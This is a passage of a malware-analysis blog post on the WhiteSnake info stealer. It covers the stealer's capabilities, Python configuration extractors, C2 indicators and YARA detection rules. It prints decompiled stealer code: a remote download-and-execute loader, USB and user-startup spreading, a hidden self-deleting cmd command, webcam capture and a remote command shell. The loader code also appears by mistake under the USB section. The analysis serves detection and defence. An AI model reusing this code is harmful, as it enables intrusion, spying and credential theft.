- SELECT * FROM Win32_Processor - the query retrieves information about the processors (CPUs) installed on the computer.
- SELECT * FROM Win32_VideoController - the query retrieves information about the video controllers (graphics cards) installed on the computer
- SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3 - the query retrieves information about logical disks (such as hard drives or SSDs) on the computer where the DriveType equals 3. DriveType 3 corresponds to local disk drives.
- SELECT * FROM Win32_ComputerSystem - the query retrieves information about the computer system where the TotalPhysicalMemory

The stealer retrieves the list of installed applications by querying the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall**

If the Loader capability is enabled, the stealer will attempt to retrieve it from the payload hosting URL and place it under **%LOCALAPPDATA%**. Then **UseShellExecute** is used to run the executable.

```
public static bool wreSXz(string i0O, bool rt = true)
{
    Uri uri = new Uri(i0O.StartsWith("http") ? i0O : ("http://" + i0O));
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), Path.GetFileName(uri.LocalPath));
    try
    {
        if (!File.Exists(text))
        {
            using (WebClient webClient = new WebClient())
            {
                byte[] array = webClient.DownloadData(uri);
                File.WriteAllBytes(text, array);
            }
            if (rt)
            {
                using (Process process = new Process())
                {
                    process.StartInfo = new ProcessStartInfo
                    {
                        FileName = text,
                        UseShellExecute = true
                    };
                    process.Start();
                }
            }
        }
        return true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
    }
    return false;
}
}
```

If the USB Spread option is enabled, the stealer performs the following:

- Iterate over all available drives on the system using the **DriveInfo.GetDrives()** method.
- For each **DriveInfo** object in the collection of drives, it performs the following actions such as checking if the drive type is “Removable” (driveInfo.DriveType == DriveType.Removable), indicating a removable storage device is a USB drive, checking if the drive is ready (**driveInfo.IsReady**), meaning it is accessible and can be written to, checking if the available free space on the drive is greater than 5242880 bytes
- If the above conditions are met, it constructs a file path by combining the root directory of the drive (**driveInfo.RootDirectory.FullName**) with a file name represented by **USB_Spread.vN6**.
- It then checks if the stealer file exists
- If the file doesn’t exist, it copies a file to the USB drive.

```
public static bool wreSXz(string i0O, bool rt = true)
{
    Uri uri = new Uri(i0O.StartsWith("http") ? i0O : ("http://" + i0O));
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), Path.GetFileName(uri.LocalPath));
    try
    {
        if (!File.Exists(text))
        {
            using (WebClient webClient = new WebClient())
            {
                byte[] array = webClient.DownloadData(uri);
                File.WriteAllBytes(text, array);
            }
            if (rt)
            {
                using (Process process = new Process())
                {
                    process.StartInfo = new ProcessStartInfo
                    {
                        FileName = text,
                        UseShellExecute = true
                    };
                    process.Start();
                }
            }
        }
        return true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
    }
    return false;
}
}
```

With the Local User Spread option, the stealer queries for user accounts with **Win32_UserAccount**. Then it copies the stealer executable to the Startup folder of user accounts on the local computer, excluding the current user's Startup folder.


```
// Token: 0x0600000E RID: 14 RVA: 0x00002A00 File Offset: 0x00000C00
public static void LocalUserSpread_fnc()
{
    try
    {
        SelectQuery selectQuery = new SelectQuery("Win32_UserAccount");
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(selectQuery);
        foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            string text = Environment.ExpandEnvironmentVariables(string.Format("%SystemDrive%\\Users\\{0}\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup", managementObject["Name"]));
            string text2 = Path.Combine(text, USB_Spread.vH6);
            if (Directory.Exists(text) && !File.Exists(text2) && Environment.UserName != managementObject["Name"].ToString())
            {
                try
                {
                    File.Copy(USB_Spread.fgYq, text2, true);
                }
                catch (Exception ex)
                {
                    Console.WriteLine("Local spread failed :: " + ex.ToString());
                }
            }
        }
    }
    catch (Exception ex2)
    {
        Console.WriteLine(ex2.Message);
    }
}
```

Upon successful execution of the stealer, it deletes itself using the command

cmd.exe" /c chcp 65001 && ping 127.0.0.1 && DEL_ /F /S /Q /A "path to the stealer"

```
// Token: 0x06000004 RID: 4 RVA: 0x00002634 File Offset: 0x00000834
public static void FileDeletion()
{
    string text = GetCurrentProcess.mMhi();
    if (!string.IsNullOrEmpty(text) && File.Exists(text))
    {
        using (Process.Start(new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = string.Format("/C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A \"{0}\"", text),
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            UseShellExecute = true
        }))
        {
        }
    }
    Environment.Exit(0);
}
```

Below is the functionality of the keylogger.




The keylogger function relies on the APIs:

- SetWindowsHookExA
- GetKeyState
- CallNextHookEx
- GetKeyboardState
- MapVirtualKeyA
- GetForegroundWindow
- GetWindowThreadProcessId
- GetKeyboardLayout
- ToUnicodeEx

Another unique feature of WhiteSnake is the remote terminal that allows an attacker to establish the remote session with the infected machine and execute certain commands such as:

- screenshot - taking the screenshot of the infected machine
- uninstall - uninstall the beacon from the infected machine
- refresh - refresh the log credentials
- webcam - take the webcam photo
- stream - start streaming webcam or desktop
- keylogger - control the keylogger
- cd - change the current directory
- ls - list files in current directory
- get-file - download file from remote PC
- dpapi - decrypts the DPAPI (base64-encoded) blob
- process-list - get running processes
- transfer - upload the file to one of the IPs listed in the configuration
- loader - retrieves the file from the URL
- loadexec - retrieves and executes the file on the infected machine with cmd.exe in a hidden window
- compress - creates a ZIP archive from a directory
- decompress - extracts ZIP content to the current directory



The code responsible for the remote terminal functionality is shown below.

```
223             }
224             else if (text2 == "TRANSFER")
225             {
226                 CS$<>8__locals1.response = "Download url: " + UploadFile.gTqH(dy[1]);
227                 goto IL_72B;
228             }
229         }
230         else if (num != 3749331904U)
231         {
232             if (num == 4146060915U)
233             {
234                 if (text2 == "DPAPI")
235                 {
236                     byte[] array6 = Convert.FromBase64String(dy[1]);
237                     byte[] array7 = uTY.wbtFr(array6, null);
238                     CS$<>8__locals1.response = "DPAPI unprotected data: " + Convert.ToBase64String(array7);
239                     goto IL_72B;
240                 }
241             }
242         }
243         else if (text2 == "LOADEXEC")
244         {
245             goto IL_700;
246         }
247         if (dy[0].ToLower().StartsWith("cd"))
248         {
249             string text10 = Environment.ExpandEnvironmentVariables(dy[0].Remove(0, 3));
250             Directory.SetCurrentDirectory(text10);
251             CS$<>8__locals1.response = "Directory changed to: " + Directory.GetCurrentDirectory();
252             goto IL_72B;
253         }
254         using (Process process2 = new Process())
255         {
256             process2.StartInfo = new ProcessStartInfo
257             {
258                 FileName = "cmd.exe",
259                 Arguments = string.Format("/c {0}", dy[0]),
260                 UseShellExecute = false,
261                 RedirectStandardError = true,
262                 RedirectStandardOutput = true,
263                 CreateNoWindow = true,
264                 WindowStyle = ProcessWindowStyle.Hidden
265             };
266             process2.OutputDataReceived += CS$<>8__locals1.method_0;
267             process2.ErrorDataReceived += CS$<>8__locals1.method_0;
268             process2.Start();
269             process2.BeginErrorReadLine();
270             process2.BeginOutputReadLine();
271             process2.WaitForExit(4300);
```

For the webcam, the stealer retrieves devices of class “Image” or “Camera” using the **Win32_PnPEntity** class in the Windows Management Instrumentation (WMI) database. The stealer attempts to capture an image from the webcam and returns the image data as a byte array in PNG format. It uses various API functions such as capCreateCaptureWindowA, SendMessageA, and the clipboard to perform the capture.

```
282     public static byte[] fs()
283     {
284         if (API_fnc.twSTx())
285         {
286             try
287             {
288                 if (OS_Enumeration.p0Z5V() == 1)
289                 {
290                     Clipboard.Clear();
291                     IntPtr intPtr = API_fnc.capCreateCaptureWindowA("WebCap", 0, 0, 0, 320, 240, 0, 0);
292                     API_fnc.SendMessageA(intPtr, 1034U, 0, 0);
293                     API_fnc.SendMessageA(intPtr, 1074U, 0, 0);
294                     Thread.Sleep(3000);
295                     API_fnc.SendMessageA(intPtr, 1084U, 0, 0);
296                     API_fnc.SendMessageA(intPtr, 1054U, 0, 0);
297                     API_fnc.SendMessageA(intPtr, 1035U, 0, 0);
298                     Image image = (Image)Clipboard.GetDataObject().GetData(DataFormats.Bitmap);
299                     Clipboard.Clear();
300                     using (MemoryStream memoryStream = new MemoryStream())
301                     {
302                         image.Save(memoryStream, ImageFormat.Png);
303                         return memoryStream.ToArray();
304                     }
305                 }
306             }
307             catch (Exception ex)
308             {
309                 Console.WriteLine("Webcam :: " + ex.Message);
310             }
311         }
312         return new byte[0];
313     }
```

Configuration Extractor

I wrote the configuration extractor for samples that are obfuscated with XOR and RC4 that relies on dnlib.


XOR version

```
#Author: RussianPanda
#Tested on samples:
# f7b02278a2310a2657dcca702188af461ce8450dc0c5bced802773ca8eab6f50
# c219beaecc91df9265574eea6e9d866c224549b7f41cdda7e85015f4ae99b7c7

import argparse
import clr

parser = argparse.ArgumentParser(description='Extract information from a target
assembly file.')
parser.add_argument('-f', '--file', required=True, help='Path to the stealer file')
parser.add_argument('-d', '--dnlib', required=True, help='Path to the dnlib.dll')
args = parser.parse_args()

clr.AddReference(args.dnlib)

import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes

module = dnlib.DotNet.ModuleDefMD.Load(args.file)


def xor_strings(data, key):
    return ''.join(chr(ord(a) ^ ord(b)) for a, b in zip(data, key * (len(data) //
len(key) + 1)))


def has_target_opcode_sequence(method):
    target_opcode_sequence = [OpCodes.Ldstr, OpCodes.Ldstr, OpCodes.Call,
OpCodes.Stelem_Ref]

    if method.HasBody:
        opcode_sequence = [instr.OpCode for instr in method.Body.Instructions]
        for i in range(len(opcode_sequence) - len(target_opcode_sequence) + 1):
            if opcode_sequence[i:i + len(target_opcode_sequence)] ==
target_opcode_sequence:
                return True
    return False


def process_methods():
    decrypted_strings = []
    check_list = []

    for type in module.GetTypes():
        for method in type.Methods:
            if has_target_opcode_sequence(method) and method.HasBody:
                instructions = list(method.Body.Instructions)
                for i in range(len(instructions) - 1):
                    instr1 = instructions[i]
                    instr2 = instructions[i + 1]
```

```
                    if instr1.OpCode == OpCodes.Ldstr and instr2.OpCode ==
OpCodes.Ldstr:
                        data = instr1.Operand
                        key = instr2.Operand
                        if isinstance(data, str) and isinstance(key, str):
                            decrypted_string = xor_strings(data, key)
                            decrypted_strings.append(decrypted_string)

                    # Only consider ldstr instructions
                    if instr1.OpCode == OpCodes.Ldstr and (instr1.Operand == '1' or
instr1.Operand == '0'):
                        check_list.append(instr1.Operand)

    return decrypted_strings, check_list


def print_stealer_configuration(decrypted_strings, xml_declaration_index):
    config_cases = {
        ".": {
            "offsets": [(5, "Telgeram Bot Token"), (7, "Mutex"), (8, "Build Tag"),
(4, "Telgeram Chat ID"),
                        (1, "Stealer Tor Folder Name"), (2, "Stealer Folder Name"),
(6, "RSAKeyValue")]
        },
        "RSAKeyValue": {
            "offsets": [(1, "Stealer Tor Folder Name"), (2, "Stealer Folder Name"),
(3, "Build Version"),
                        (4, "Telgeram Chat ID"), (5, "Telgeram Bot Token"), (6,
"Mutex"), (7, "Build Tag")]
        },
        "else": {
            "offsets": [(1, "Stealer Tor Folder Name"), (2, "Stealer Folder Name"),
(3, "Build Version"),
                        (4, "Telgeram Chat ID"), (5, "Telgeram Bot Token"), (6,
"RSAKeyValue"), (7, "Mutex"),
                        (8, "Build Tag")]
        }
    }

    condition = "." if "." in decrypted_strings[xml_declaration_index - 1] else \
        "RSAKeyValue" if "RSAKeyValue" not in decrypted_strings[xml_declaration_index
- 6] else "else"
    offsets = config_cases[condition]["offsets"]
    config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
offsets if xml_declaration_index >= o}
    for o, n in offsets:
        print(f"{n}: {config_data.get(o, 'Not Found')}")


def print_features_status(check_list):
    features = [
```

```
        (0, "AntiVM"),
        (1, "Resident"),
        (2, "Auto Keylogger"),
        (3, "USB Spread"),
        (4, "Local Users Spread"),
    ]
    for o, n in features:
        status = 'Enabled' if check_list[o] == '1' else 'Disabled'
        print(f"{n}: {status}")


def print_C2(decrypted_strings):
    for data in decrypted_strings:
        if "http://" in data and "127.0.0.1" not in data and "www.w3.org" not in
data:
            print("C2: " + data)


def main():
    decrypted_strings, check_list = process_methods()

    xml_declaration = '<?xml version="1.0" encoding="utf-16"?>'
    xml_declaration_index = next((i for i, s in enumerate(decrypted_strings) if
xml_declaration in s), None)

    if xml_declaration_index is not None:
        print("Stealer Configuration: " + decrypted_strings[xml_declaration_index])
        print_stealer_configuration(decrypted_strings, xml_declaration_index)

    print_features_status(check_list)
    print_C2(decrypted_strings)


if __name__ == "__main__":
    main()
```

Output example:



RC4 version

```
#Author: RussianPanda

import argparse
import clr
import logging

parser = argparse.ArgumentParser(description='Extract information from a target
assembly file.')
parser.add_argument('-f', '--file', required=True, help='Path to the stealer file')
parser.add_argument('-d', '--dnlib', required=True, help='Path to the dnlib.dll')
args = parser.parse_args()

clr.AddReference(args.dnlib)

import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes

module = dnlib.DotNet.ModuleDefMD.Load(args.file)

logging.basicConfig(filename='app.log', filemode='w', format='%(name)s - %
(levelname)s - %(message)s')

def Ichduzekkvzjdxyftabcqu(A_0, A_1):
    try:
        string_builder = []
        num = 0
        array = list(range(256))

        for i in range(256):
            array[i] = i

        for j in range(256):
            num = ((ord(A_1[j % len(A_1)]) + array[j] + num) % 256)
            num2 = array[j]
            array[j] = array[num]
            array[num] = num2

        for k in range(len(A_0)):
            num3 = k % 256
            num = (array[num3] + num) % 256
            num2 = array[num3]
            array[num3] = array[num]
            array[num] = num2
            decrypted_char = chr(ord(A_0[k]) ^ array[(array[num3] + array[num]) %
256])
            string_builder.append(decrypted_char)

        return ''.join(string_builder)
    except Exception as e:
        logging.error("Error occurred in Ichduzekkvzjdxyftabcqu: " + str(e))
        return None
```

```
def has_target_opcode_sequence(method):
    target_opcode_sequence = [OpCodes.Ldstr, OpCodes.Ldstr, OpCodes.Call,
OpCodes.Stelem_Ref]

    if method.HasBody:
        # Get the sequence of OpCodes in the method
        opcode_sequence = [instr.OpCode for instr in method.Body.Instructions]

        # Check if the target sequence is present in the opcode sequence
        for i in range(len(opcode_sequence) - len(target_opcode_sequence) + 1):
            if opcode_sequence[i:i+len(target_opcode_sequence)] ==
target_opcode_sequence:
                return True

    return False

ldstr_counter = 0
decrypted_strings = []

for type in module.GetTypes():
    for method in type.Methods:
        if method.HasBody and has_target_opcode_sequence(method):
            instructions = list(method.Body.Instructions)
            for i, instr in enumerate(instructions):
                # Only consider ldstr instructions
                if instr.OpCode == OpCodes.Ldstr:
                    ldstr_counter += 1
                    if ldstr_counter > 21:
                        if instr.Operand == '1' or instr.Operand == '0':
                            decrypted_strings.append(instr.Operand)
                        elif i + 1 < len(instructions):
                            encrypted_data = instr.Operand
                            rc4_key = instructions[i + 1].Operand
                            if isinstance(encrypted_data, str) and
isinstance(rc4_key, str):
                                decrypted_data =
Ichduzekkvzjdxyftabcqu(encrypted_data, rc4_key)
                                if decrypted_data:
                                    decrypted_strings.append(decrypted_data)

xml_declaration = '<?xml version="1.0" encoding="utf-16"?>'
xml_declaration_index = next((i for i, s in enumerate(decrypted_strings) if
xml_declaration in s), None)

if xml_declaration_index is not None:
    print("Stealer Configuration: " + decrypted_strings[xml_declaration_index])
    offsets = [(11, "RSAKeyValue"), (12, "Mutex"), (13, "Build Tag")]
    config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
offsets if xml_declaration_index >= o}
    for o, n in offsets:
        print(f"{n}: {config_data.get(o, 'Not Found')}")
```

```
    offsets = [
        (10, "Telgeram Bot Token"),
        (9, "Telgeram Chat ID"),
        (1, "Stealer Tor Folder Name"),
        (2, "Stealer Folder Name"),
        (3, "Stealer Version"),
    ]

    features = [
        (4, "Local Users Spread"),
        (5, "USB Spread"),
        (6, "Auto Keylogger"),
        (7, "Execution Method"),
        (8, "AntiVM"),
    ]

    config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
offsets if xml_declaration_index >= o}
    for o, n in offsets:
        print(f"{n}: {config_data.get(o, 'Not Found')}")

    config_data = {o: decrypted_strings[xml_declaration_index - o] for o, _ in
features if xml_declaration_index >= o}
    for o, n in features:
        status = 'Enabled' if config_data.get(o, '0') == '1' else 'Not Enabled'
        print(f"{n}: {status}")

for data in decrypted_strings:
    if "http://" in data and "127.0.0.1" not in data and "www.w3.org" not in data:
        print("C2: " + data)
```

I am not providing the hashes for the newest version to keep the anonymity and to avoid stealer developer hunting me down. You can access both of the configuration extractors on my GitHub page

Summary

Personally, I think, WhiteSnake Stealer is undoubtedly one of the leading stealers available, offering numerous features and ensuring secure log delivery and communication. Probably one of my favorite stealers that I have ever analyzed so far. As always, your feedback is very welcome :)

Indicators Of Compromise

Name	Indicators
C2	172.104.152.202:8080

Name	Indicators
C2	116.202.101.219:8080
C2	212.87.204.197:8080
C2	212.87.204.196:8080
C2	81.24.11.40:8080
C2	195.201.135.141:9202
C2	18.171.15.157:80
C2	45.132.96.113:80
C2	5.181.12.94:80
C2	185.18.206.168:8080
C2	212.154.86.44:83
C2	185.217.98.121:80
C2	172.245.180.159:2233
C2	216.250.190.139:80
C2	205.185.123.66:8080
C2	66.42.56.128:80
C2	104.168.22.46:8090
C2	124.223.67.212:5555
C2	154.31.165.232:80
C2	85.8.181.218:80
C2	139.224.8.231:8080
C2	106.55.134.246:8080
C2	144.22.39.186:8080
C2	8.130.31.155:80
C2	116.196.97.232:8080
C2	123.129.217.85:8080

Name	Indicators
C2	106.15.66.6:8080
C2	106.3.136.82:80
SHA-256	f7b02278a2310a2657dcca702188af461ce8450dc0c5bced802773ca8eab6f50
SHA-256	c219beaecc91df9265574eea6e9d866c224549b7f41cdda7e85015f4ae99b7c7

Yara Rules

```
rule WhiteSnakeStealer {

        meta:
                author = "RussianPanda"
                description = "Detects WhiteSnake Stealer XOR version"
                date = "7/5/2023"

        strings:
                $s1 = {FE 0C 00 00 FE 09 00 00 FE 0C 02 00 6F ?? 00 00 0A FE 0C 03 00
61 D1 FE 0E 04 00 FE}
                $s2 = {61 6e 61 6c 2e 6a 70 67}
        condition:
                all of ($s*) and filesize < 600KB

}

rule WhiteSnakeStealer {

        meta:
                author = "RussianPanda"
                description = "detects WhiteSnake Stealer RC4 version"
                date = "7/5/2023"

        strings:
                $s1 = {73 68 69 74 2e 6a 70 67}
                $s2 = {FE 0C ?? 00 20 00 01 00 00 3F ?? FF FF FF 20 00 00 00 00 FE 0E
?? 00 38 ?? 00 00 00 FE 0C}
                $s3 = "qemu" wide
                $s4 = "vbox" wide
        condition:
                all of ($s*) and filesize < 300KB

}
```

Previous Post

Meduza Stealer or The Return of The Infamous Aurora Stealer

Next Post

MetaStealer - Redline's Doppelgänger